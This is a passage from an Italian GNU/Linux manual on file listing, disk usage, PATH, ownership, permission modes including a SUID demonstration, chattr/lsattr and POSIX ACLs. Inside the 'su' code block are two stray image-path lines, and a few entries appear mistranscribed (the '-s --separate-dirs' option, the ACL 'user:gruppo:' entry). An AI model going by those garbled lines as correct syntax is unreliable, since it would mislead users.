  Elenca il contenuto della directory corrente, escludendo i file corrispondenti al modello '`*.html`'. La barra obliqua inversa davanti all'asterisco serve per richiedere alla shell di non espanderlo e non viene passata a '**`ls`**'.

Il programma '**`ls`**' può essere avviato usando nomi differenti, ottenendo così un comportamento particolare:

```
dir [opzioni] [nome…]
```

```
vdir [opzioni] [nome…]
```

Usando il nome '**`dir`**' si ottiene l'equivalente di '**`ls -C -b`**', mentre con il nome '**`vdir`**' si ottiene l'equivalente di '**`ls -l -b`**'. In pratica, nel primo caso si vuole ricordare il funzionamento del comando '**`DIR`**' dei sistemi Dos, mentre nel secondo il prefisso «v» sta per *vertical*.

20.4.2 Utilizzo di «dircolors»

Il programma '**dircolors**' configura la colorazione e le modalità predefinite di funzionamento di '**ls**':

```
eval `dircolors [opzioni] [file]`
```

Se non viene specificato il file di configurazione in modo esplicito, '**dircolors**' cerca di utilizzare '`~/.dir_colors`' e in mancanza di questo '`/etc/DIR_COLORS`', il quale si riferisce alla configurazione generale del sistema dei colori per '**ls**'.

Il programma '**dircolors**' è fatto per essere avviato immediatamente dopo l'esecuzione di una shell, in quanto la configurazione si traduce nella creazione della variabile di ambiente ***LS_COLORS***, con la quale si possono definire degli alias di shell per attuare in pratica questa configurazione. Per analizzarne il contenuto basta utilizzare il comando seguente:

```
$ echo "$LS_COLORS" [Invio]
```

Si ottiene un record molto lungo. Di seguito appare un esempio di questo, spezzato in più parti per poterlo consultare.

```
rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:↩
↪bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:↩
↪ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:↩
↪*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:↩
↪*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:↩
↪*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lz=01;31:↩
↪*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:↩
↪*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:↩
↪*.jar=01;31:*.rar=01;31:*.ace=01;31:*.zoo=01;31:↩
↪*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:↩
↪*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:↩
↪*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:↩
↪*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:↩
↪*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:↩
↪*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:↩
↪*.mkv=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:↩
↪*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:↩
↪*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:↩
↪*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:↩
↪*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:↩
↪*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.axv=01;35:↩
↪*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:↩
↪*.au=00;36:*.flac=00;36:*.mid=00;36:*.midi=00;36:↩
↪*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:↩
↪*.ra=00;36:*.wav=00;36:*.axa=00;36:*.oga=00;36:↩
↪*.spx=00;36:*.xspf=00;36:
```

Con questa variabile si può costruire un alias al programma '**ls**'.

```
$ alias ls='/bin/ls --color' [Invio]
```

In questo modo, l'alias '**ls**' avvia il programma '/bin/ls' con l'argomento '**--color**' che attiva la gestione dei colori utilizzando il contenuto della variabile ***LS_COLORS***. I dettagli sul funzionamento di '**dircolors**' e sul modo con cui può essere configurato si trovano nelle pagine di manuale *dircolors(1)* e *ls(1)*.

20.4.3 Utilizzo di «file»

Il programma di servizio '**file**'[9] consente di determinare il tipo di file:

```
file [opzioni] file...
```

Il programma analizza i file indicati come argomento e cerca di classificarli utilizzando l'ordine di analisi seguente: file system, magic number, linguaggio. Quando il programma analizza i file in base al cosiddetto magic number, utilizza le informazioni contenute all'interno di '`/usr/share/misc/magic`' che in pratica contiene delle stringhe o delle sequenze binarie di riconoscimento.

20.4.4 Utilizzo di «du»[10]

Il programma di servizio '**du**'[11] (*Disk usage*) emette una sorta di statistica dell'utilizzo dello spazio da parte di un elenco di file o directory (in base al loro contenuto):

```
du [opzioni] file...
```

L'unità di misura con cui si esprime questo spazio è in blocchi, la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: ***POSIXLY_CORRECT***. Se esiste e non viene usata l'opzione '**-k**', fa sì che i blocchi siano di 512 byte come prevede per questo lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Tabella 20.21. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Emette il conteggio riferito a tutti i file, non solo alle directory.
`-b` `--byte`	Emette le dimensioni in byte.
`-k` `--kilobytes`	Emette le dimensioni in kibibyte (simbolo: «Kibyte»). Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**du**' la presenza eventuale della variabile ***POSIXLY_CORRECT***.
`-m` `--megabytes`	Emette le dimensioni in mebibyte (simbolo: «Mibyte»).
`-h` `--human-readable`	Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.
`-c` `--total`	Emette anche un totale generale finale.
`-s` `--summarize`	Emette solo un totale per ogni argomento.

Opzione	Descrizione
`-s` `--separate-dirs`	Emette la dimensione delle directory in modo separato, senza includere lo spazio utilizzato dalle sottodirectory.
`-x` `--one-file-system`	Salta il conteggio delle directory che si trovano in un file system diverso da quello di partenza.

20.5 Collocazione degli eseguibili

In linea di principio, per avviare un file eseguibile ci sarebbe bisogno di indicare precisamente il suo percorso. Per ovviare a questo inconveniente viene utilizzato un elenco di percorsi possibili all'interno dei quali devono essere cercati i file eseguibili che sono stati indicati semplicemente per nome. Questo elenco di percorsi è gestito dalla shell e normalmente viene contenuto nella variabile di ambiente ***PATH***.

Se si vuole poter avviare un eseguibile dalla directory corrente senza indicare il suo percorso ('`./`***programma***'), occorre includere anche la directory corrente ('`.`') nell'elenco della variabile ***PATH***.

Per motivi di sicurezza, se si aggiunge il punto che simboleggia la directory corrente, nell'elenco dei percorsi della variabile ***PATH***, questo si colloca alla fine, come ultima possibilità.

Tanto più grande è il numero di directory contenuto nella variabile ***PATH***, tanto maggiore è il rischio di avviare eseguibili diversi da

quelli desiderati. Molti file script standard hanno lo stesso nome e si distribuiscono in più punti del file system. In questi casi conviene utilizzare l'indicazione del percorso per avviare esattamente quello che si vuole. Questa è la situazione tipica degli script di configurazione che si usano per preparare un applicativo prima della sua compilazione:

```
$ ./configure [Invio]
```

20.5.1 Utilizzo di «which»

Il comando '**which**' simula la ricerca che farebbe la shell per avviare i programmi indicati negli argomenti e determina la posizione di quelli che verrebbero scelti. Ciò è utile per sapere: sia dove si trova un comando determinato, sia quale programma viene scelto effettivamente nel caso ne esistano diversi con lo stesso nome collocati in posizioni differenti nell'albero di directory.

```
which programma...
```

In pratica, invece di essere un programma vero e proprio, potrebbe trattarsi semplicemente di un alias a un comando di shell. In effetti, '**which**' compie lo stesso ruolo del comando '**type -path**' della shell Bash.

20.5.2 Utilizzo di «whereis»

Il programma '**whereis**' individua i file binari, i sorgenti e le pagine di manuale dei file specificati nell'argomento. [12]

```
whereis [opzioni] file...
```

Si veda eventualmente la pagina di manuale *whereis(1)*.

20.6 Proprietà

Ogni file e directory appartiene necessariamente a un utente e a un gruppo simultaneamente. L'appartenenza a un utente o a un gruppo particolare attribuisce significato ai permessi di accesso. Questi sono distinguibili in base al fatto che chi vuole accedere sia l'utente proprietario, o un utente del gruppo proprietario o un altro utente non appartenente a queste due categorie.

20.6.1 Utilizzo di «chown»

Il programma di servizio '**chown**'[13] (*Change owner*) cambia la proprietà dei file:

```
chown [opzioni] [utente] [:[gruppo]] file...
```

Se viene fornito solo il nome dell'utente o il suo numero UID, questo diviene il nuovo proprietario dei file. Se il nome dell'utente, o il suo numero, è seguito da due punti verticali ('`:`') e dal nome o dal numero di un gruppo (GID), vengono cambiate la proprietà dell'utente e la proprietà del gruppo. Se dopo '`:`' non segue il nome del gruppo, viene attribuito il gruppo principale a cui appartiene l'utente. Se prima di '`:`' non viene indicato il nome dell'utente, viene cambiata solo la proprietà del gruppo.[14]

La versione GNU del programma '**chown**' consente di usare il punto ('.') al posto dei due punti (':'). È bene evitare l'uso del punto per questo scopo, non essendo previsto dallo standard; tuttavia, la particolarità del programma '**chown**' GNU, suggerisce di non usare nominativi per gli utenti, o per i gruppi, contenenti dei punti.

Tabella 20.22. Alcune opzioni.

Opzione	Descrizione
`-R` `--recursive`	Esegue l'operazione anche nelle sottodirectory.
`--dereference`	Se si incontrano dei collegamenti simbolici, interviene nei file a cui questi puntano. Si tratta del comportamento predefinito.
`--from=`***utente*** **:** ***gruppo***	Modifica solo i file che inizialmente appartengono all'utente e al gruppo indicati.

Segue la descrizione di alcuni esempi.

- `#` **`chown tizio mio_file`**[*Invio*]

  L'utente '**root**' cambia l'utente proprietario del file '`mio_file`', facendo in modo che diventi '**tizio**'.

- `#` **`chown tizio:users mio_file`**[*Invio*]

  L'utente '**root**' cambia l'utente e il gruppo proprietario del file '`mio_file`', facendo in modo che diventino rispettivamente '**tizio**' e '**users**'.

- `$` **`chown :users mio_file`**[*Invio*]

  L'utente proprietario del file '`mio_file`' cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente. Tuttavia, questa funzionalità non è standard.

- `#` **`chown -R --from=tizio caio mia_dir`**[*Invio*]

  L'utente '**`root`**' cambia la proprietà dei file contenuti a partire dalla directory '`mia_dir/`', in modo tale da trasferire a '**`caio`**' ciò che prima era proprietà di '**`tizio`**'. Anche in questo caso si tratta di una funzionalità particolare della versione GNU del programma.

20.6.2 Utilizzo di «chgrp»

il programma di servizio '**`chgrp`**'[15] (*Change group*) cambia il gruppo proprietario di file e directory:

`chgrp` [***opzioni***] ***gruppo file*** ...

Il gruppo, nell'argomento del comando, può essere espresso con il nome o con il numero GID. È equivalente a '**`chown`**' quando non si specifica l'utente.

Tabella 20.23. Alcune opzioni.

Opzione	Descrizione
`-R` `--recursive`	Esegue l'operazione anche nelle sottodirectory.

Opzione	Descrizione
`--dereference`	Se si incontrano dei collegamenti simbolici, interviene nei file a cui questi puntano. Questa modalità di funzionamento è predefinita.

Segue la descrizione di alcuni esempi.

- `$` **`chgrp users mio_file`**[*Invio*]

  L'utente proprietario del file '`mio_file`' cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

- `#` **`chgrp -R users /home/tizio`**[*Invio*]

  L'utente '**`root`**' cambia il gruppo alla directory '`/home/tizio/`' e a tutto il suo contenuto.

20.7 Modalità dei permessi

«

I permessi di accesso, attribuiti ai file o alle directory, definiscono le operazioni che con questi possono essere compiute a seconda dell'utente. La loro gestione è già introdotta nella sezione 3.21. Brevemente, si distinguono tre tipi di accesso: lettura, scrittura, esecuzione o attraversamento. Il significato del tipo di accesso dipende dal tipo di file a cui si intende applicare. Per un file normale:

- l'accesso in lettura permette di leggerne il contenuto;
- l'accesso in scrittura permette di modificarne il contenuto;
- l'accesso in esecuzione permette di eseguirlo, ammesso che si tratti di un eseguibile binario o di uno script di qualunque tipo.

Per una directory:

- l'accesso in lettura permette di leggerne il contenuto, ovvero di poter conoscere l'elenco dei file in essa contenuti (di qualunque tipo essi siano);
- l'accesso in scrittura permette di modificarne il contenuto, ovvero di creare, eliminare e rinominare dei file;
- l'accesso in esecuzione permette di attraversare una directory.

I permessi di accesso si possono esprimere in due forme diverse: attraverso una stringa alfabetica o un numero ottale. La stringa utilizza le lettere «r», «w» e «x» per rappresentare i permessi di lettura (*read*), scrittura (*write*) ed esecuzione o attraversamento (*execution*, *cross*), mentre quando si utilizza la notazione ottale, il numero quattro rappresenta un permesso di lettura, il numero due rappresenta un permesso di scrittura e il numero uno rappresenta un permesso di esecuzione o attraversamento. Si ottiene la combinazione di più tipi di permesso di accesso sommando le cifre necessarie.

La notazione numerica ottale è preferibile rispetto a quella simbolica, essendo più completa e immediata. In particolare, se il numero non utilizza tutte le cifre, si intende che manchino quelle anteriori e che queste siano semplicemente azzerate.

Oltre ai permessi di accesso per un file o per una directory, si annotano altre informazioni, definibili nell'insieme come ***modalità dei permessi***. In tutto vengono usate quattro cifre ottali (12 bit), dove la prima riguarda alcune situazioni particolari:

1. Sticky (*Save text image*), se si tratta di un eseguibile, durante l'esecuzione salva l'immagine testo nella memoria virtuale (in si-

stemi Unix recenti questo tipo di richiesta è perfettamente inutile e non viene presa in considerazione), se invece si tratta di una directory, comporta che la cancellazione o la ridenominazione di un file (o di una sottodirectory) sia ammesso solo se eseguita dal proprietario di questo;

2. SGID, se si tratta di un eseguibile, attiva il numero del gruppo (GID) durante l'esecuzione, ovvero, attribuisce all'eseguibile in funzione i privilegi del gruppo a cui appartiene, se si tratta invece di una directory, comporta che i file creati al suo interno acquistino l'appartenenza al gruppo della stessa directory;
3. SUID, se si tratta di un eseguibile, attiva il numero dell'utente (UID) durante l'esecuzione, ovvero, attribuisce all'eseguibile in funzione i privilegi dell'utente a cui appartiene.

Le altre tre cifre, riguardano rispettivamente i permessi di accesso attribuiti all'utente proprietario, al gruppo e agli altri utenti. Per esempio, la modalità 755_8, pari a 0755_8, indica che l'utente proprietario può leggere, modificare ed eseguire il file, mentre, sia gli utenti del gruppo, sia gli altri, possono soltanto leggere ed eseguire il file.

Riquadro 20.24. Confusione sul significato di «modalità».

Ciò che si intende, nei sistemi Unix, con il termine di «modalità» di un file, è generalmente un valore a 16 bit, contenuto in un inode, usato per rappresentare il tipo di file, nei suoi quattro bit più significativi, e i permessi nei restanti dodici (a livello di codice sorgente, questa modalità è rappresentata dal tipo derivato '**`mode_t`**', previsto nel file di intestazione '`sys/types.h`'). Pertanto, a seconda del contesto, la modalità può riferirsi ai soli permessi (come nella funzione ***chmod()***), oppure anche al tipo di file (come nella funzione ***mknod()***).

20.7.1 SGID e SUID

Il modo migliore per comprendere il funzionamento delle modalità SUID e SGID è quello di fare qualche prova. Si inizia facendo una copia dell'eseguibile '**touch**' nella propria directory personale.

```
tizio$ cd[Invio]

tizio$ pwd[Invio]

  /home/tizio

tizio$ cp /bin/touch .[Invio]

tizio$ ls -l touch[Invio]

  -rwxr-xr-x   1 tizio    tizio       33156 Mar  2 08:46 touch
```

Si deve agire temporaneamente come utente '**root**' per cambiare la modalità dei permessi e la proprietà di questo eseguibile.

```
tizio$ su[Invio]



Password: ******[Invio]
```

Si cambia la proprietà del file.

```
root# chown root:root touch[Invio]

root# ls -l touch[Invio]

  -rwxr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si attribuisce la modalità SUID.

```
root# chmod u+s touch[Invio]

root# ls -l touch[Invio]
```

```
-rwsr-xr-x   1 root     root        33156 Mar  2 08:46 touch
```

Si può quindi ritornare allo stato precedente, lasciando i privilegi dell'utente '**root**' e riprendendo l'identità dell'utente '**tizio**'.

```
root# exit[Invio]
```

Si può provare a creare un file utilizzando l'eseguibile '**touch**' su cui è stato attivato il bit SUID.

```
tizio$ ./touch superfile[Invio]

tizio$ ls -l superfile[Invio]

-rw-rw-r--   1 root     tizio       0 Mar  2 09:03 superfile
```

Si può osservare che il file creato appartiene all'utente '**root**', pur essendo stato creato da un utente comune. Si può comprendere quindi, quanto sia pericoloso utilizzare queste modalità speciali, SUID e SGID, senza oculatezza.

È importante chiarire che le modalità SUID e SGID per uno script non hanno senso, perché non si tratta di un programma autonomo, ma di qualcosa che viene eseguito da un interprete. Eventualmente, è l'interprete a dovere avere le modalità SUID o SGID attive, perché lo script possa agire con i privilegi di un altro utente.

È chiaro che si tratta di un'ipotesi astratta: l'idea di attribuire le modalità SUID e SGID a un interprete (o a una shell) è semplicemente terribile.

I tre bit iniziali della modalità dei permessi meritano un po' di attenzione anche quando si tratta di directory. La directory che abbia il bit

Sticky attivo (‘**d--x--x--t**’) non consente la cancellazione e la ridenominazione di un file da parte di un utente diverso da quello proprietario, anche se questo tentativo viene fatto da chi ha il permesso di scrittura sulla directory. Il bit Sticky viene attribuito generalmente alla directory ‘`/tmp/`’ (oltre che a ‘`/var/tmp/`’) quando questa risulta accessibile da ogni utente in tutti i modi: ‘**drwxrwxrwt**’. Ciò permette di evitare che i file possano essere cancellati o rinominati da utenti diversi dai proprietari.

La directory con il bit SGID attivo (‘**d--x--s--x**’) fa in modo che i file (e le directory) che vengono creati al suo interno appartengano al gruppo della directory stessa. Al contrario, il bit SUID attivo non dovrebbe avere alcun effetto.

20.7.2 Maschera dei permessi: umask

Quando viene creato un file, questo appartiene automaticamente all’utente che lo crea e al gruppo principale dell’utente stesso. I permessi gli vengono attribuiti in base alla maschera dei permessi (*umask*). Questa maschera rappresenta i permessi che non vengono attribuiti.

Di solito, il suo valore è 022_8 e con questo, non viene attribuito il permesso di scrittura (2_8) né al gruppo proprietario, né agli altri utenti. Il valore di questa maschera può essere modificato attraverso un comando interno di shell: ‘**umask**’ (17.3.4).

20.7.3 Utilizzo di «chmod»

il programma di servizio ‘**chmod**’[16] (*Change mode*) cambia la modalità dei permessi sui file indicati come argomento:

```
chmod [opzioni] modalità_dei_permessi file...
```

Le modifiche della modalità dei permessi avvengono in base alle specifiche indicate nell'argomento precedente all'elenco dei file e si possono esprimere con la sintassi seguente:

```
[u|g|o|a]...[{+|-|=}{r|w|x|X|s|t|u|g|o}...] [,...]
```

Una combinazione delle lettere '**u**', '**g**', '**o**', '**a**' controlla il tipo di utenti a cui si vuole riferire il cambiamento di permesso:

u	Utente proprietario del file.
g	Gruppo proprietario del file.
o	Utente diverso.
a	Tutti gli utenti indifferentemente.

Se l'indicazione degli utenti su cui intervenire non viene fornita, la variazione agisce in funzione della maschera dei permessi che può essere modificata attraverso il comando di shell '**umask**' (17.3.4). In pratica, la variazione riguarda tutti i tipi di utente, a esclusione dei bit attivati nella maschera dei permessi.

I segni '**+**', '**-**', '**=**' indicano il tipo di cambiamento sui permessi:

+	Le modalità dei permessi indicate vengono aggiunte.
-	Le modalità dei permessi indicate vengono tolte.

`=`	Le modalità dei permessi vengono modificate in modo da diventare esattamente come indicato.

Il gruppo finale di lettere '**r**', '**w**', '**x**', '**X**', '**s**', '**t**', '**u**', '**g**', '**o**' indica i permessi su cui agire:

`r`	Permesso di accesso in lettura.
`w`	Permesso di accesso in scrittura (modifica).
`x`	Permesso di esecuzione o di attraversamento se si tratta di directory.
`X`	La lettera '**X**' (maiuscola) si comporta come '**x**', ma interviene sulle directory e solo sui file che hanno già un permesso di esecuzione per un utente qualunque. In pratica, si cerca di intervenire solo sui file per i quali il permesso di esecuzione (o di attraversamento) può avere senso.
`s`	Riguarda solo i file eseguibili e le directory. Attiva il bit SUID, o il bit SGID a seconda che il cambiamento intervenga sull'utente, sul gruppo o su entrambi.
`t`	La lettera '**t**' riguarda solo i file eseguibili e le directory. Attiva il bit Sticky.
`u`	Attribuisce le stesse modalità dei permessi che ha già l'utente proprietario di quel file.
`g`	Attribuisce le stesse modalità dei permessi che ha già il gruppo proprietario di quel file.
`o`	Attribuisce le stesse modalità dei permessi che hanno già gli altri utenti per quel file.

Non è possibile cambiare i permessi dei collegamenti simbolici: se si interviene su un collegamento simbolico si agisce in realtà sul file di destinazione.

Tabella 20.33. Alcune opzioni.

Opzione	Descrizione
`-R` `--recursive`	Esegue l'operazione anche nelle sottodirectory.
`-c` `--changes`	Avvia dei cambiamenti apportati.

Segue la descrizione di alcuni esempi.

- `$` **`chmod -R go-rwx ~/*`** [*Invio*]

  Toglie sia al gruppo, sia agli altri utenti, la possibilità di accedere in qualunque modo ai file della propria directory personale e anche nelle sottodirectory successive.

- `$` **`chmod -R a+rX ~/*`** [*Invio*]

  Interviene ricorsivamente nel contenuto della propria directory personale, assegna a tutto ciò che incontra il permesso di lettura, inoltre assegna il permesso di attraversamento a tutte le directory, così come il permesso di esecuzione a tutti i file che già risultano eseguibili per alcuni utenti.

20.8 Attributi speciali

Le caratteristiche standard di un file in un sistema Unix sono la proprietà (utente e gruppo) e i permessi. In alcuni casi è possibile attribuire altri attributi come quando si utilizza un file system Second-extended (Ext2, Ext3 o Ext4). Naturalmente, è compito del kernel fare in modo che questi attributi siano gestiti in modo corretto.

20.8.1 Utilizzo di «chattr»

il programma di servizio '**chattr**'[17] (*Change second extended attributes*) cambia gli attributi su un file system di tipo Second extended:

```
chattr [opzioni] [modalità] file…
```

L'interpretazione corretta di questi attributi dipende dal kernel e non ci si deve aspettare che tutti siano funzionanti come progettato; pertanto, conviene sempre verificare nella documentazione originale.

Gli attributi vengono espressi attraverso una modalità simbolica secondo la sintassi seguente, che comunque ne rappresenta solo alcuni:

```
+|-|={A|S|a|c|d|i|s|u}…
```

La variazione degli attributi si esprime attraverso i simboli '**+**', '**–**' e '**=**', secondo lo schema seguente:

+	Gli attributi indicati vengono aggiunti.

`-`	Gli attributi indicati vengono tolti.
`=`	Gli attributi vengono modificati in modo da diventare esattamente come indicato.

Gli attributi da variare si individuano utilizzando delle lettere; lo schema seguente ne descrive alcune:

`A`	Non aggiorna la data di accesso (*atime*). Può essere utile se si vuole ridurre l'attività a carico del disco.
`a`	Fa in modo che il file, se viene aperto in scrittura, permetta solo l'aggiunta di dati (*append*). Solo l'utente '**`root`**' può attribuire o togliere questo attributo.
`c`	Fa in modo che il kernel provveda a comprimere e decomprimere automaticamente i file in modo trasparente.
`d`	Serve al programma '**`dump`**' per sapere che il file in questione non è candidato per un recupero (*backup*).
`i`	Fa in modo che il file non sia modificabile, né cancellabile, né sia possibile cambiargli nome, né sia possibile creare un collegamento fisico verso di esso (i collegamenti simbolici restano ammissibili). Solo l'utente '**`root`**' può attribuire o togliere questo attributo.
`s`	Fa in modo che la cancellazione sovrascriva i dati cancellati con altri dati nulli.
`S`	Fa in modo che le operazioni di I/O su questo file avvengano in modo sincronizzato, senza utilizzare la memoria cache.
`u`	Fa in modo che sia possibile il recupero dalla cancellazione (quando il file è stato cancellato).

20.8.2 Utilizzo di «lsattr»

Il programma di servizio '**lsattr**'[18] (*List second extended attributes*) elenca gli attributi dei file su un file system di tipo Second-extended:

```
lsattr [opzioni] file...
```

Tabella 20.36. Alcune opzioni.

Opzione	Descrizione
`-R`	Esegue l'operazione anche nelle sottodirectory.
`-a`	Elenca tutti i file, anche quelli che iniziano con un punto (i cosiddetti file nascosti).
`-d`	Elenca anche le directory come i file, invece di elencare direttamente il loro contenuto.

20.9 ACL POSIX con i sistemi GNU/Linux

La sigla «ACL» sta per *Access control list* e si riferisce qui a un'estensione della gestione dei permessi, rispetto alla tradizione dei sistemi Unix.[19] POSIX ha prodotto alcune bozze sulla possibilità di estendere la gestione dei permessi dei sistemi Unix (POSIX 1003.1e e POSIX 1003.2c), ma tali lavori sono rimasti incompiuti. Queste bozze sono pubbliche e diversi sistemi Unix mettono a disposizione alcune di queste estensioni. Le estensioni a cui si fa riferimento con la sigla ACL, o eventualmente con «ACL POSIX» (benché si tratti solo di bozze), sono solo una porzione dell'insieme complessivo e

in questa sezione si vuole descrivere in particolare la realizzazione relativa ai sistemi GNU/Linux.

20.9.1 Kernel, file system e programmi di servizio

«

La gestione delle estensioni ACL POSIX richiede che il file system sia in grado di accumulare le informazioni necessarie e che il kernel sia in grado di gestirle. Nel caso di un kernel Linux occorre abilitare la funzione nell'ambito della voce che consente la gestione di un certo file system; per esempio, nel caso dei file system Second extended:

- *Filesystems*
  - *Second extended fs support*
    - *Ext2 extended attributes*
      - *Ext2 POSIX Access Control Lists*
  - *Ext3 journalling file system support*
    - *Ext3 extended attributes*
      - *Ext3 POSIX Access Control Lists*
  - *The Extended 4 (ext4) filesystem*
    - *Ext4 extended attributes*
      - *Ext4 POSIX Access Control Lists*

A ogni modo, in un sistema GNU/Linux, il fatto che il kernel sia predisposto correttamente e che il file system sia adatto, non basta ad attivare la gestione delle estensioni ACL POSIX, perché è necessario innestare il file system con l'opzione '**`acl`**':

```
/dev/sda2  /  auto  defaults,acl,errors=remount-ro  0  1
```

L'esempio mostra una riga del file '`/etc/fstab`', in cui si dichiara la partizione usata come file system principale. Come si vede, tra le opzioni appare anche la sigla '**`acl`**' per attivare la gestione che interessa.

Eventualmente, un file system può essere reinnestato aggiungendo tale opzione:

```
# mount -o remount,acl / [Invio]
```

Per disabilitare le estensioni ACL si può usare l'opzione '**`noacl`**':

```
# mount -o remount,noacl / [Invio]
```

La gestione delle estensioni ACL POSIX richiede naturalmente la disponibilità di programmi di servizio appropriati. Nei sistemi GNU/Linux si usa il pacchetto ACL,[20] che si compone principalmente dei programmi '**`getfacl`**' e '**`setfacl`**'.

20.9.2 ACL POSIX

Nei confronti di un file (o di una directory), gli utenti di un sistema Unix sono classificati in tre classi: il proprietario del file; gli utenti che appartengono al gruppo a cui è associato il file; gli utenti che non rientrano nelle prime due classi. I permessi di un file (o di una directory) sono suddivisi in tre parti che riguardano rispettivamente le tre classi di utenti.

Figura 20.38. Associazione tra le classi di utenti e i permessi secondo lo schema tradizionale dei sistemi Unix.



Quando si inseriscono le ACL POSIX, i file e le directory possono contenere informazioni più articolate nei confronti dei permessi si accesso e degli utenti a cui questi permessi si rivolgono. Le informazioni riguardo ai permessi dell'utente proprietario e degli utenti che non sono proprietari e non appartengono nemmeno al gruppo associato al file, sono gestite come nel sistema tradizionale. Oltre a questo, è possibile dichiarare espressamente utenti, oppure gruppi, a cui si associano dei permessi specifici. La gestione di questi utenti e gruppi particolari, assieme alla gestione dei permessi del gruppo a cui appartiene il file, è sottoposto al filtro di una maschera, che però non è collegato alla maschera dei permessi tradizionale (*umask*).

Figura 20.39. Associazione tra le classi di utenti e i permessi mostrati dal comando '`ls`' quando è attiva la gestione delle ACL POSIX.



La maschera dei permessi ACL rappresenta precisamente il massimo delle possibilità che ha un utente appartenente a quell'insieme costituito da: utenti e gruppi particolari, assieme al gruppo associato al file stesso. In altri termini: se anche un utente particolare avesse i permessi di lettura e scrittura su quel file, ma la maschera concedesse, come nell'esempio, soltanto la lettura ed esecuzione, tale utente potrebbe accedere al file soltanto in lettura.

Questo tipo di maschera va inteso quindi come la rappresentazione di ciò che è concesso, mentre la maschera dei permessi tradizionale rappresenta ciò che viene sottratto nel momento in cui si crea un file o una directory.

Le informazioni sui permessi relative alle estensioni ACL POSIX sono elencate nella tabella successiva, dove si vede in particolare il modo con cui questi vengono rappresentati.

Tabella 20.40. I tipi di voci che possono comporre i permessi secondo le estensioni ACL POSIX.

Voce	Descrizione
`user::`***permessi***	Dichiarazione dei permessi associati all'utente proprietario (questi permessi non sono filtrati dalla maschera ACL).
`group::`***permessi***	Dichiarazione dei permessi associati agli utenti appartenenti al gruppo proprietario.
`user:`***utente*****:*****permessi***	Dichiarazione dei permessi associati a un utente particolare.
`user:`***gruppo*****:*****permessi***	Dichiarazione dei permessi associati agli utenti di un gruppo particolare.
`mask::`***permessi***	Dichiarazione della maschera dei permessi concessi a tutte le classi di utenti, escluso il proprietario e gli utenti che non ricadono in alcuna categoria specificata.
